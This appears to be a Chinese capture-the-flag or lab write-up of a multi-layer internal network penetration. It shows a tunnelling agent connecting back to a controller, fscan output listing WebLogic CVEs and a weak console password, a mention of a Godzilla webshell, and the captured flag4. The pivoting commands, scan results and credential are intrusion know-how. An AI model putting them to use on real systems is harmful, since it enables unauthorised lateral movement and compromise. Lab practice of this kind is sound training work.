
用代理的时候发现mysql主机压根没有第二层内网,只能用tomcat
./linux_x64_agent -c 10.10.20.31:1237
(node 0) >> listen
[*] BE AWARE! If you choose IPTables Reuse or SOReuse, you MUST CONFIRM that the node you’re controlling was started in the corresponding way!
[*] When you choose IPTables Reuse or SOReuse, the node will use the initial config(when node started) to reuse port!
[*] Please choose the mode(1. Normal passive/2. IPTables Reuse/3. SOReuse): 1
[*] Please input the [ip:]<port> : 1237
[*] Waiting for response……
[*] Node is listening on 1237
listen后选择1

上传fscan

不明白为什么海洋cms又出现一次,内网反代有必要那么多层?
172.16.224.221:7001是新的
[*] WebTitle http://172.16.224.221:7001 code:404 len:1164 title:Error 404–Not Found
[+] InfoScan http://172.16.224.221:7001 [weblogic]
[+] PocScan http://172.16.224.221:7001/console/j_security_check poc-yaml-weblogic-console-weak [{username weblogic} {password Oracle@123} {payload UTF-8}]
[+] PocScan http://172.16.224.221:7001 poc-yaml-weblogic-cve-2020-14750
[+] PocScan http://172.16.224.221:7001 poc-yaml-weblogic-cve-2019-2729-2
[+] PocScan http://172.16.224.221:7001 poc-yaml-weblogic-cve-2019-2725 v10

漏洞可以直接用

flag4:
flag4{e196c260edb6fade74c1e5ce7cb7826f}
得到第三层代理172.16.10.35
依旧往里面传Stow和fscan
在node2里listen
选1


逆天哥斯拉,每次一输完这种命令就卡死


海洋cms依旧稳定发挥,http://172.16.10.208 是新的,是一个phpMyadmin
[*] WebTitle http://172.16.10.208 code:200 len:14129 title:phpMyAdmin
[+] InfoScan http://172.16.10.208 [phpMyAdmin]
